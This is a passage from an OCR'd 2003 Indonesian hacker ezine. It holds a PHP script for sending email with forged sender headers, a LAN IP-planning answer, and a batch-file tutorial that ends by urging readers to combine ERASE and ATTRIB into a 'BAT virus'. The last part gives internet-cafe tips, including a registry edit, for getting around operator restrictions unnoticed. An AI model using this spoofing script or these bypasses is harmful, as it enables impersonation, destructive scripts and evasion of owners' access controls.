From y3dips@plasa.com Wed Nov 19 18:31:14 2003
X-Apparently-To: talent_spidey@yahoo.com via 66.218.78.65; Wed, 19 Nov 2003 18:33:04 -0800
Return-Path: <anonymous@hostcorporate.com>
Received: from 69.41.231.186 (HELO 10.hostcorporate.com) (69.41.231.186) by mta113.mail.sc5.yahoo.com with SMTP; Wed, 19 Nov 2003 18:33:03 -0800
Received: (qmail 30147 invoked by uid 33142); 20 Nov 2003 02:31:14 -0000
Date: 20 Nov 2003 02:31:14 -0000
Message-ID: <20031120023114.30146.qmail@10.hostcorporate.com>
To: talent_spidey@yahoo.com
Subject: ini email palsunya
From: y3dips@plasa.com Add to Address Book
Reply-to: y3dips@plasa.com
Content-Length: 42

ini palsu !! :P


SALAM
=====
y3dips

script email palsu : "email.php"

----------potong disini----------

```
<html>
<head>
<title>mail palsu</title>
</head>
    email palsu !
    <form name="form1" id="form1" method="post" action="email.php">
    <input name="subyek" type="text" id="subyek" >:: subjek <br>
    <input name="email_pengirim" type="text" id="email_pengirim" >::pengirirm<br>
    <input name="penerima" type="text" id="penerima" >::tujuan<br>
    <textarea name="pesan"  cols="15"  rows="5" id="pesan"></textarea>:: pesan<br>
    <input type="submit" name="Submit" value="kirim"  class="button">
     </form>

</body>
</html>
```



```
<?

      $recipient = "$penerima";
      $subject = "$subyek";
      $mailheaders = "From: $email_pengirim \n";
      $mailheaders .= "Reply-To: $email_pengirim\n\n";
      $msg= "\n$pesan\n";
      mail($recipient, $subject, $msg, $mailheaders) or die ("email tidak bisa dikirim!");
?>
```


----------potong disini----------

REFERENSI a.k.a bacaan :
keingintahuan terhadap fungsi full header pada sebuah email <*yahoo> dan hasil penggunaan email palsu yang sourcenya didapat dari sebuah buku PHP.

EOF;

*greetz to:
[echostaff a.k.a moby, the_day, comex ,z3r0byt3 ,netrat] && puji_tiwili*
anak2 newbie_hacker,$the community,$peci@l temen2 seperjuangan

kritik && saran kirimkan ke y3dips [at]echo.or.id
artikel ini termasuk artikel berlisensi GPL



JARINGAN < SOAL >

Author: y3dips (Echo staff) y3dips@echo.or.id || y3d1ps@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

[quote] Question from http://konsultanlinux.com
Authored by: Anonymous on Friday, October 24 2003 @ 10:31 AM PDT
loha mas/Pak tanya dunk saya ada studi kasus ne. Misal saya punya suatu kantor pada satu gedung dengan 4 lantai.dengan koneksi DSL 128 Kbps untuk internet, terkoneksi ke 2 server yaitu mail dan proxy.Lantai 1-4 masing -masing mempunyai 2 ruangan yg tiap ruangannya berisi 25 client dan semua lantai akan menggunakan koneksi internet dari Proxy server bagaimana konfigurasi IP-nya dan hardware apa saja yg dibutuhkan ???
Itu saja de Thanx berat kalo bisa jawab
[/quote]

---Akan coba dijawab----


- Jawaban akan terlepas dari penggunaan Os pada client && server serta bagaimana mengkonfigurasikannya serta software yang digunakannya.
- Jawaban merupakan pendapat pribadi,yang berarti masih banyak jawaban lainnya yang kemungkinan lebih baik.
- Jawaban Hanya membahas konfigurasi hardware jaringan dan jaringan
- Jawaban dijawab dengan Konfigurasi Minimal dan Pengunaan Hardware yang juga minimal (e.k.o.n.o.m.i.s)

==========

Analisa Masalah:

1 Gedung dengan 4 lantai, koneksi DSL 128 KBps,
2 Buah Server : mailserver dan proxy server
1-4 lantai masing2 berisi 2 ruangan berarti total 8 ruangan
1 ruangan 25 client ;jumlah pc = 25 x 8 = 200

terdapat 200 buah PC yang akan terkoneksi ke proxy;



KONFIGURASI HARDWARE && KONFIGURASI IP:

HARDWARE :

- tiap pc sudah terkonfigurasi untuk jaringan (memiliki NIC)
- 1 buah hub 8 titik (x)
- 9 buah hub/switch 24 titik (A .. I) (disarankan switch ; minimal pakai yang un-managable switch)
- kabel UTP kategori 5 secukupnya +konektor Rj 45
- Peralatan Jaringan (tools dsb)

IP dan Subnetting

1 kelas, tanpa perbedaan subnet mask;
jumlah client masih mencukupi untuk menggunakan 1 kelas
gunakan ip kelas c,dengan jumlah maxsimum host = 254
IP=192.168.0.x dengan default subnet mask 255.255.255.0
berarti terdapat rentang ip dari 192.168.0.1-192.168.0.255
ip 192.168.0.0 dan 192.168.0.255 tidak digunakan

berarti tersisa 254 ip dari 192.168.0.1 -192.168.0.254
yaitu:
2 buah server : proxy : 192.168.0.1
mail : 192.168.0.2


200 pc : 192.168.0.3 -192.168.0.202
sisa ip : 192.168.0.203-192.168.0.254 (52 buah)
*dapat dicadangkan atau di tutup untuk keamanan.

*switch 24 port : untuk 23 ip (dengan catatan switch biasanya tidak menyediakan up-link/daisy-chain)

PEMBAGIAN IP:

lantai 1 ruangan 1 = gunakan switch A (24)
25 pc :
23 pc gunakan ip 192.168.0.3 - 192.168.0.25 ke switch A
2 pc terhubung ke switch I = (192.168.0.187; 188)

lantai 1 ruangan 2 = gunakan switch B (24)
25 pc :
23 pc gunakan ip 192.168.0.26 - 192.168.0.48 ke switch A
2 pc terhubung ke switch I = (192.168.0.189; 190)



lantai 2 ruangan 1 = gunakan switch C (24)
25 pc :
23 pc gunakan ip 192.168.0.49 - 192.168.0.71 ke switch A
2 pc terhubung ke switch I = (192.168.0.191; 192)

lantai 2 ruangan 2 = gunakan switch D (24)
25 pc :
23 pc gunakan ip 192.168.0.72 - 192.168.0.94 ke switch A
2 pc terhubung ke switch I = (192.168.0.193; 194)

lantai 3 ruangan 1 = gunakan switch E (24)
25 pc :
23 pc gunakan ip 192.168.0.95 - 192.168.0.117 ke switch A
2 pc terhubung ke switch I = (192.168.0.195; 196)


lantai 3 ruangan 2 = gunakan switch F (24)
25 pc :
23 pc gunakan ip 192.168.0.118 - 192.168.0.140 ke switch A
2 pc terhubung ke switch I = (192.168.0.197; 198)

lantai 4 ruangan 1 = gunakan switch G (24)
25 pc :
23 pc gunakan ip 192.168.0.141 - 192.168.0.163 ke switch A
2 pc terhubung ke switch I = (192.168.0.199; 200)


lantai 4 ruangan 2 = gunakan switch H (24)
25 pc :
23 pc gunakan ip 192.168.0.164 - 192.168.0.186 ke switch A
2 pc terhubung ke switch I = (192.168.0.201; 202)

Switch (I)
-kabel up dari tiap switch yaitu dari switch A,B,C,D,E,F,G,H
di hubungkan ke hub (x), uplinknya di hubungkan ke switch I
(catatan : hub memiliki up link / daisy chain)
-16 buah ip dari semua lantai
-2 buah ip server

24 = terpakai 19 titik, tersisa 5 titik



ILUSTRASI:



Konfigurasi lainnya:

Arahkan gateway di setiap client menuju ip proxy : 192.168.0.1
Name server / DNS : 192.168.0.1
Dengan default subnet 255.255.255.0

CATATAN:


Kelemahan:

1. client dan server memiliki ip dengan subnet yang sama :192.168.0.x
   yang berarti client dapat bebas karena setingkat dengan server
   >< diatur policynya pada firewall yang terdapat di proxy

2. jarak yang 'relatif' jauh bagi 16 titik ip yang langsung terhubung
   dengan switch I yang otomatis (disarankan) terletak di dekat server
   (bisa dilantai teratas atau lantai paling bawah)

3. Penggunaan Hub pada 8 switch lainnya dpat memperlambat kecepatan
   koneksi pc client yang menggunakannya (bisa di ganti dengan switch)

4. Penggunaan Kelas C dengan subnet 255.255.255.0 menyulitkan tambahan



client dalam jumlah besar. mampu menangani client berjumlah 254.
Kelebihan:

1. Lebih mudah ,karena penggunaan satu subnet yang sama 255.255.255.0 sehingga tidak memerlukan router/pc router yang bertugas menghubung kan subnet yang berbeda.

2. Mudah dalam Pengaturan dan pembagian IP


3. Ekonomis. (pendapat pribadi nih :P)

REFERENSI a.k.a bacaan :
Kumpulan data yang menumpuk di OTAK;

EOF :

*greetz to:
[echostaff a.k.a moby, the_day, comex ,z3r0byt3 ,netrat] && puji_tiwili*
anak2 newbie_hacker,$the community,$peci@l temen2 seperjuangan

kritik && saran kirimkan ke y3dips [at]echo.or.id
artikel ini termasuk artikel berlisensi GPL



MENGENAL BATCH PROGRAMING PADA WIND#ZE

Author: y3dips (Echo staff) y3dips@echo.or.id || y3dips@plasa.com
Online @ www.echo.or.id :: http://ezine.echo.or.id

"aku tidak menyesali sedikitpun karena tidak bisa tahu banyak hal, tapi aku akan sangat-sangat menyesal jika tidak mengerti satu hal pun "

[y3dips]

BEGIN


*PENGANTAR:Tulisan ini dibuat untuk mengenalkan apa itu pemrograman batch file,dan bagaimana membuat batch file tersebut.:) :P, bener kan kemarin saya ajak belajar perl,sekarang " batch programing "..sadarilah. pemrograman itu indah!

Pemrograman Batch File adalah tak lain && tak bukan hanyalah batch[a] perintah -perintah DOS (Disk Operating system), Dari sinilah dikenal dengan istilah Batch tersebut. Hal ini yang menyebabkan Pemrograman Batch ini menjadi sangat tangguh (untuk Wind#ze Offcourse) karena memberikan kontrol secara penuh terhadap DOS, [padanannya pada *nix OPS.Syst adalah shell Programing ,red]


Perintah yang digunakan adalah semua perintah pada DOS OPS.SYS

adapun daftar perintah yang ada[diambil dari XP OPs]: untuk os win9x kemungkinan besar tidak jauh berbeda,untuk mengetahuinya adalah dengan mengetikkan help pada DOS prompt.

```
C:\DOCUME~1\Y3DIPS>help
For more information on a specific command, type HELP command-name
ASSOC    Displays or modifies file extension associations.
AT       Schedules commands and programs to run on a computer.
ATTRIB   Displays or changes file attributes.
BREAK    Sets or clears extended CTRL+C checking.
CACLS    Displays or modifies access control lists (ACLs) of files.
CALL     Calls one batch program from another.
CD       Displays the name of or changes the current directory.
CHCP     Displays or sets the active code page number.
CHDIR    Displays the name of or changes the current directory.
CHKDSK   Checks a disk and displays a status report.
CHKNTFS  Displays or modifies the checking of disk at boot time.
```



CLS Clears the screen.
CMD Starts a new instance of the Windows command interpreter.
COLOR Sets the default console foreground and background colors.
COMP Compares the contents of two files or sets of files.
COMPACT Displays or alters the compression of files on NTFS partitions.
CONVERT Converts FAT volumes to NTFS. You cannot convert the current drive.
COPY Copies one or more files to another location.
DATE Displays or sets the date.
DEL Deletes one or more files.
DIR Displays a list of files and subdirectories in a directory.
DISKCOMP Compares the contents of two floppy disks.
DISKCOPY Copies the contents of one floppy disk to another.
DOSKEY Edits command lines, recalls Windows commands, and creates macros.
ECHO Displays messages, or turns command echoing on or off.
ENDLOCAL Ends localization of environment changes in a batch file.
ERASE Deletes one or more files.
EXIT Quits the CMD.EXE program (command interpreter).
FC Compares two files or sets of files, and displays the differences between them.
FIND Searches for a text string in a file or files.
FINDSTR Searches for strings in files.
FOR Runs a specified command for each file in a set of files.
FORMAT Formats a disk for use with Windows.
FTYPE Displays or modifies file types used in file extension associations
GOTO Directs the Windows command interpreter to a labeled line in a batch program.
GRAFTABL Enables Windows to display an extended character set in graphics mode.
HELP Provides Help information for Windows commands.
IF Performs conditional processing in batch programs.
LABEL Creates, changes, or deletes the volume label of a disk.
MD Creates a directory.
MKDIR Creates a directory.
MODE Configures a system device.
MORE Displays output one screen at a time.
MOVE Moves one or more files from one directory to another directory.
PATH Displays or sets a search path for executable files.
PAUSE Suspends processing of a batch file and displays a message.
POPD Restores the previous value of the current directory saved by PUSHD
PRINT Prints a text file.
PROMPT Changes the Windows command prompt.
PUSHD Saves the current directory then changes it.
RD Removes a directory.



RECOVER Recovers readable information from a bad or defective disk.
REM Records comments (remarks) in batch files or CONFIG.SYS.
REN Renames a file or files.
RENAME Renames a file or files.
REPLACE Replaces files.
RMDIR Removes a directory.
SET Displays, sets, or removes Windows environment variables.
SETLOCAL Begins localization of environment changes in a batch file.
SHIFT Shifts the position of replaceable parameters in batch files.
SORT Sorts input.
START Starts a separate window to run a specified program or command.
SUBST Associates a path with a drive letter.
TIME Displays or sets the system time.
TITLE Sets the window title for a CMD.EXE session.
TREE Graphically displays the directory structure of a drive or path.
TYPE Displays the contents of a text file.
VER Displays the Windows version.
VERIFY Tells Windows whether to verify that your files are written
correctly to a disk.
VOL Displays a disk volume label and serial number.
XCOPY Copies files and directory trees.

[penjelasannya sengaja tidak diartikan ke indonesia; repot :P]

untuk melihat lebih jelas per-sintax/perintah, ketik [perintah] /?
contoh: C:\DOCUME~1\Y3DIPS>echo /?
maka akan tampil

Displays messages, or turns command-echoing on or off.


ECHO [ON | OFF]
ECHO [message]

Type ECHO without parameters to display the current echo setting.

silakan coba pelajari satu persatu :)

*PRA Programing

Coba kita ketik di konsole/command promptnya wind#ws dengan menggunakan perintah/sintax ECHO
yang berfungsi untuk menampilkan pesan , sama seperti printf pada C && perl
sekarang kita akan menampilkan tulisan Hallo dunia :P
C:\DOCUME~1\Y3DIPS>echo hallo dunia
output yang dihasilkan adalah
hallo dunia



gunakanlah berbagai perintah/sintax yang bisa digunakan; silakan mencoba.

*Programing
Kalo tadi kita mengetikkan pada konsole/command prompt pada wind#ws dan sekarang kita akan programing dengan menggunakan editor [biar keren dikit]
apa yang kita butuhkan ?
1. notepad
2. editor pada Dos promt [edit.exe, aku pake ginian biar gampang ,:p]
3. editor kesayangan kalian ..

*simpan file dengan nama bebas berekstension BAT : ex [nama].BAT
selanjutnya untuk pembahasan kita gunakan edit.exe pada DOS biar mudah :)

*STARt PRograming
++penggunaan ECHO
sekarang kita lakukan seperti diatas, yaitu mencetak "HALLO DUNIA"

buka edit.exe dari command prompt
C:\DOCUME~1\Y3DIPS>edit
maka akan muncul suatu editor ,
ketik perintah : ECHO hallo dunia
dan save dengan nama hallo.bat


jalankan dari command prompt
C:\DOCUME~1\Y3DIPS>hallo.bat
maka akan tampil output :

```
C:\DOCUME~1\Y3DIPS>echo hallo dunia
hallo dunia
```

hmm. terlihat perintah echo di tampilkan!, gak asyik deh, karena itu kita tambahkan @ didepan perintahnya, @ECHO
C:\DOCUME~1\Y3DIPS>edit hallo.bat
tambahkan @ sehingga menjadi @echo hallo dunia
simpan dan eksekusi file hallo.bat, apa yang didapatkan

```
C:\DOCUME~1\Y3DIPS>hallo.bat
hallo dunia
```

:) lebih manis bukan? tanpa ada perintah echo yang terlihat, wah cape dunk ngetikin "@" melulu didepan perintah echo,untuk itu gunakan @ECHO OFF yang akan mematikan semua tampilan echo kelayar, sehingga sintax echo tak akan ikut ditampilkan,



kita coba :)
C:\DOCUME~1\Y3DIPS>edit hallo.bat
@echo off
echo hallo dunia
echo makan dulu ah
echo belajar terus
echo maen dunk!

save dan jalankan, maka akan menghasilkan output sebagai berikut

C:\DOCUME~1\Y3DIPS>hallo.bat
hallo dunia
makan dulu ah
belajar terus
maen dunk!

asyik bukan, hehehhehe :) :P

++penggunaan CLS
kita lihat helpnya
C:\DOCUME~1\Y3DIPS>CLS /?
hasilnya :

C:\DOCUME~1\Y3DIPS>cls /?
Clears the screen.


CLS

terlihat bahwa perintah CLs diguanakan untuk membersikan layar; seperti perintah clrscr pada pascal, clear pada linux konsole dsb.

C:\DOCUME~1\Y3DIPS>edit hallo.bat
@echo off
CLS
echo hallo dunia
echo makan dulu ah
echo belajar terus
echo maen dunk!

Disimpan dan dijalankan > hasil yang didapat adalah hasil yang tampil dengan layar yangtelah bersih a.k.a hanya hasil eksekusi yang ditampilkan :)

"semaKIN menarik ya? hmm.. "



++Penggunaan GOTO disertai Label sebagai tanda untuk lakukan looping

C:\DOCUME~1\Y3DIPS>edit loop.bat
(kita langsung gunaklan nama file sehingga langsung terbentuk file loop.bat
ingat vi editor pada linux, seperti itu juga edit ini, red)

:satu
@ECHO HAHAHAHAHA
@GOTO satu

catatan: penggunaan label berbeda dengan bahasa pemrograman lain, contoh pada pada C atau basic untuk label ditulis satu :
tetapi pada pemrograman batch ditulis :satu
perbedaan letak ":"

save dan jalankan, akan menghasilkan
HAHAHAHAHA
<< yang akan terus diulang sampai anda menekan Ctrl+c atau menghentikannya , :P hmm, mulai ada tanda tanda keisengan, hehheheh

*tekan Ctrl+c,
^CTerminate batch job (Y/N)? y


00.Bahasan sedikit berat, kita masuki ke eksekusi file a.k.a berhubungan dengan file

++Penggunaan ECHO untuk menuliskan ke file
C:\DOCUME~1\Y3DIPS>edit tulisfile.bat
ketikkan
@echo hallo dunia > hallo.txt

save tulisfile.bat dan jalankan, apa yang akan dilakukan adalah menghasilkan satu file txt yaitu "hallo.txt" yang berisikan tulisan hallo dunia :)
semakin sangat sangat menarik..

++Penggunaan IF untuk mengecek keberadaan file
mengecek file hallo.txt yang berada di folder yang sama dengan file program

C:\DOCUME~1\Y3DIPS>edit ada.bat
@IF EXIST hallo.txt ECHO filenya ada
save dan jalankan



C:\DOCUME~1\y3dips>ada.bat
filenya ada << file hallo.txt adalah file yang telah kita buat!

jika tidak ada maka tidak menampilkan apa-apa , untuk itu kita tambahkan

C:\DOCUME~1\Y3DIPS>edit ada.bat
@IF EXIST hallo.txt ECHO filenya ada
@IF NOT EXIST hallo.txt ECHO filenya tidak ada
save dan jalankan,
maka akan menghasilkan statement "filenya tidak ada"

++Penggunaan REN atau Rename untuk merubah nama file

C:\DOCUME~1\Y3DIPS>edit gantinama.bat
@REN hallo.txt hello.txt

apa yang terjadi? "wow hallo.txt menjadi hello.txt

mo lebih sempurna tinggal kombinasikan dengan sintax lainnya


C:\DOCUME~1\Y3DIPS>edit gantinama.bat
@echo off
cls
if exist hallo.txt echo file ada
if not exist hallo.txt echo file gak ada
ren hallo.txt hello.txt
echo -----proses--------
if exist hello.txt echo penggantian berhasil

eksekusi : C:\DOCUME~1\y3dips>gantinama.bat

yang dihasilkan apabila file hallo.txt ada, adalah:

file ada
-----proses--------
penggantian berhasil

:) asyik bukan...



++Penggunaan ERASE :P

C:\DOCUME~1\Y3DIPS>edit hapus.bat
@ERASE hello.txt

hello.txt telah musnah.. hmmmm gimana ya? sepertinya mengasyikkan buanget! jangan sungkan untuk bereksplorasi

++Penggunaan ... (isi sendiri)

[a]BAtch a.k.a [kelompok; jumlah ;rombongan] Kamus Umum Indonesia Inggris

EOF.

memang sih artikel ini gak ngebahas semua, karena itu cobalah semuanya, lakukan, dan jangan batasi imajinasi dan idemu dengan tembok kemalasan :P cobalah kamu kombinasikan semua perintah, FORMAT? hmm.. jangan macam-macam deh :), kombinasikan ERASE, ATTRIB ,pengaksesan dan pengeksekusian file dsb.. jadilah virus BAT...


"ILmu tetaplah ilmu, walau berbahaya dia tetaplah ilmu yang tak pernah layak untuk disembunyikan"

[y3dips]

REFERENSI a.k.a bacaan:
helpnya WIND#ZE dan hasil coba coba file syntax*

*greetz to:
[echostaff a.k.a moby, the_day, comex ,z3r0byt3 ,netrat] && puji_tiwili* , pak onno, pak linus, pak eric s. Raymond, pak RM. stallman,anak2 newbie_hacker,$the community
$peci@l temen2 seperjuangan

kritik && saran kirimkan ke y3dips [at]echo.or.id
artikel ini termasuk artikel berlisensi GPL



TIPS && TRICK DI WARNET AGAINST WIND*WS

Author: y3dips (Echo staff) y3dips@echo.or.id || y3dips@plasa.com
Online @ www.echo.or.id :: http://ezine.echo.or.id

*Pernahkah suatu saat anda berkunjung ke "cyber cafe" a.k.a warnet dan anda merasa kerepotan dengan berbagai 'restrict' yang diberlakukan +disini aku sedikit coba mengulas, apa saja yang dapat anda lakukan jika anda berada di posisi pemakai dan yang harus anda perhatikan jika anda berada pada posisi penyedia layanan :PO .

-=PErlindungan Wind*ws explorer

pelarangan penggunaan key wind*ws dengan cara ekstrim banget (yaitu dengan mengeksekusi mati tombol tersebut :)) sehingga anda tidak dapat melakukan , windows key + e (to open the explorer), ..
hal yang bisa anda lakukan adalah:
-klik-kanan start menu dan pilih explore


-=pelarangan penggunaan win# explorer anda.

-pilih mydocuments, yang akan menjadi jalan pembuka anda ke explorer jika anda kerepotan karena kehilangan tree view di kiri anda, jangan khawatir apalagi panik dan berteriak-teriak memanggil operator :P, yang perlu dan bisa anda lakukan adalah,
arahkan kursor keatas, pada bar atas, pilih view > kemudian Explorer bar > folders :: apakah sudah nampak seperti explorer bagi anda.

-Kesalahan yang dilakukan oleh penyedia layanan ataupun kelemahan OS tsb adalah dengan memanfaatkan kelebihan/ kel**han Micr*s**k Internet Explorer anda , yaitu bukalah browser anda, ketikkan c:\ atau a:\ atau apapun juga,
* dan saya pernah mengalami kejadian ini, qkqkqkqkqkqk
-pada win* explorer , anda tidak bisa mengakses drive a:\ tanpa password dari admin a.k.a yang punya (they used another third parties program) tetapi dengan menggunakan IE anda dapat mengaksesnya tanpa kesulitan :) atau bahkan tanpa ketahuan :P

ps: ternyata win# explorer dan Mic# IE gak kompak :P

-=apabila windows yang anda pakai tak bisa menampilkan run <terus terang aku sering pakai run buat mempercepat menggunakan "notepad", "mspaint", dan tentu saja "command" :P >



yang kudu dilakukan;

-buka teks editor a.k.a notepad or wordpad, lalu ketik dan pastekan ini.

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer]
"NoRun"=dword:00000000

-save sebagai echo.reg [or whatever asal ekstensionnya REG]
-double klik file tersebut , jawab dengan mengklik - yes
-restart pc, cukup dengan Ctrl+Alt+Del, jika keluar popup.pilih eXplorer terus di endtask aja, wait bentar.. kalo ada popup lagi enDtask lagi :P

=+cara termudah kalo regedit bisa dipakai kamu bisa memasukkannya dari regedit, coba ketik C:\WINDOWS\regedit.exe di barnya eXplorer, ataupun pada URL BARnya Internet EXplorer anda :P maka akan keluar window baru yang berisi regedit :P :),


masuk ke
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ Explorer
buat dword baru dan masukkan NoRun dengan dword 00000000

-=kalo regeditnya juga diilangin,nangis aja deh ;p hehhehe, gak kok, kan kamu bisa buat file diatas itu..
kalo gak munculin dulu regeditnya, caranya :

cara 1-4 sama kayak diatas (males ngetikinnya):
